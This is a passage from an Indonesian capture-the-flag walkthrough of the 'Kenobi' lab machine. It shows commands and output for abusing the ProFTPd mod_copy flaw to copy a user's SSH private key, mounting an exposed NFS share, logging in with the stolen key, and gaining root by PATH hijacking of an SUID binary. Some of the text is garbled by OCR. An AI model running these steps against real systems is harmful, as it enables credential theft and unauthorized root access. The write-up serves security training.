└─$ searchsploit <services> <versions>
└─$ searchsploit proftpd 1.3.5
```


```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ searchsploit proftpd 1.3.5
------------------------------------------------------------------------------ ---
 Exploit Title                                                                |
------------------------------------------------------------------------------ ---
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                     | l
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                           | l
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                       | l
ProFTPd 1.3.5 - File Copy                                                     | l
------------------------------------------------------------------------------ ---
Shellcodes: No Results
```

Modul mod_copy mengimplementasikan perintah **SITE CPFR** dan **SITE CPTO** , yang dapat digunakan untuk menyalin berkas/direktori dari satu tempat ke tempat lain di server. Setiap klien yang tidak diautentikasi dapat memanfaatkan

perintah ini untuk menyalin berkas dari bagian mana pun dari sistem berkas ke tujuan yang dipilih.

Sekarang kita akan menyalin kunci pribadi Kenobi menggunakan perintah **SITE CPFR** dan **SITE CPTO.**

```
└─$ nc 10.10.70.176 21
  $ SITE CPFR /home/kenobi/.ssh/id_rsa
  $ SITE CPTO /var/tmp/id_rsa
```



Kami megetahui pada port 111 /var adalah mount yang dapat kami lihat, Jadi, kami sekarang telah memindahkan kunci pribadi Kenobi ke direktori /var/tmp.

Mount File


```
└─# mkdir /mnt/kenobiNFS
└─# mount 10.10.70.176:/var /mnt/kenobiNFS
└─# ls -la /mnt/kenobiNFS
```

```
┌──(root㉿cupusu)-[/home/emperor]
└─# mkdir /mnt/kenobiNFS

┌──(root㉿cupusu)-[/home/emperor]
└─# mount 10.10.70.176:/var /mnt/kenobiNFS

┌──(root㉿cupusu)-[/home/emperor]
└─# ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  9 root root  4096 Jan  8 17:13 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 13  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root _ssh  4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 27  2019 mail
drwxr-xr-x  2 root root  4096 Feb 27  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 Jan 30  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Jan  8 17:03 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```

Copy File :

```
└─$ cp /mnt/kenobiNFS/tmp/id_rsa .
└─$ chmod 600 id_rsa
└─$ ssh -i id_rsa kenobi@10.10.70.176
```

Privilege Escalation with Path Variable Manipulation



Permission	On Files	O
SUID Bit	Pengguna mengeksekusi file dengan izin pemilik file	-

SGID Bit	Pengguna mengeksekusi berkas dengan izin pemilik grup .	Berkas yang dibua pemilik grup yang
Sticky Bit	Tidak ada artinya	Pengguna dicegah lain.

Bit SUID dapat berbahaya, beberapa biner seperti passwd perlu dijalankan dengan hak istimewa yang lebih tinggi (karena akan mengatur ulang kata sandi Anda di sistem), namun file kustom lainnya yang memiliki bit SUID dapat menyebabkan berbagai macam masalah.

Untuk mencari sistem untuk jenis file ini jalankan yang berikut ini:
└─$ find / -perm -u=s -type f 2>/dev/null

File yang tidak bisa: /usr/bin/menu
Jalankan File: /usr/bin/menu

```
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2025 10:36:28 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html
```

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:~$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:PATH
kenobi@kenobi:/tmp$ /usr/bin/menu
```

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plu
(sambashare)
# ls
curl  systemd-private-253df5b157cd4fe5a2b61a3a30bf9ffb-systemd-timesyncd.service-Rn7KdM
# cd /root/
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
#
```